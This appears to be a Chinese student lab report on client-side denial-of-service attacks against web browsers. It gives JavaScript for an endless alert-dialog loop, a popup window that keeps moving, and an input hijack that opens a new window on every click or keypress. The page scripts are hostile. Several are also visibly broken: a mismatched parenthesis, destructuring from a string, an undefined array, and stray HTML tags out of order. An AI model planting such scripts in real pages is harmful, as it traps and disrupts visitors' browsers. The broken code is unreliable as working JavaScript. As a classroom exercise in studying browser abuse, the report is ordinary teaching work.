

实验二 客户端拒绝服务攻击

实验内容：

在 index.html 页面中实现任意三种通过客户端 Javascript 代码让浏览器产生拒绝服务或其他影响用户使用浏览器效果的功能，包括但不限于循环弹出对话框、新建窗口并随机变化位置、更改窗口焦点、修改回退功能修改历史页面列表、修改搜索历史、退出常用网站登录等。

实验过程：


1) 循环弹出对话框

给 message 赋值，通过循环语句 while (true) 使用 window.alert 函数不断弹出 message 的内容，实现代码如下。



```
<script>
const messages = [
  'Hi there!',
  'Welcome to my awesome website',
  'I am glad that you made it here',
  'While I have you trapped here, listen up!',
  'Once upon a time...']
while (true) {
  messages.forEach(window.alert)
}
</script>
```

实现效果如图所示，连续不断地弹出 message 中的每条语句。







2) 新建窗口并随机变化位置

setInterval 函数可以循环不断地执行，通过 i 的变化改变新建窗口的位置，实现代码如下。

```
index3.html
<script>
document.addEventListener('click', () => {
  const win = window.open('', '', 'width=100,height=100')
  let i = 0
  setInterval(() => {
    win.moveTo(i, i)
    i = (i + 5) % 200, 100)
    win.resizeTo(200, 200)
  })
})
</script>
```

实现效果如图所示，自动不断新建一个窗口并且在变化位置。



3) 点击或键盘输入弹出新窗口

设置函数监控用户的输入，如点击、回车、空格等，当用户有这些操作时，弹出一个新的窗口，实现代码如下。

```

</table>
</body>
</script>

function interceptUserInput (onInput) {
  document.body.addEventListener('touchstart', onInput, { passive: false })
  document.body.addEventListener('mousedown', onInput)
  document.body.addEventListener('mouseup', onInput)
  document.body.addEventListener('click', onInput)
  document.body.addEventListener('keydown', onInput)
  document.body.addEventListener('keyup', onInput)
  document.body.addEventListener('keypress', onInput)
}

function openWindow () {
  const { x, y } = "20,30"
  const opts = `width=100,height=100,left=${x},top=${y}`
  const win = window.open(window.location.pathname, '', opts)
  // New windows may be blocked by the popup blocker
  if (!win) return
  wins.push(win)
}

interceptUserInput(event => {
  event.preventDefault()
  event.stopPropagation()
  openWindow()
})
</script>
</html>

```

实现效果如图所示，当在页面点击或按下回车键时，自动弹出一个新的窗口来，只要用户有输入，就会弹出一个新窗口。

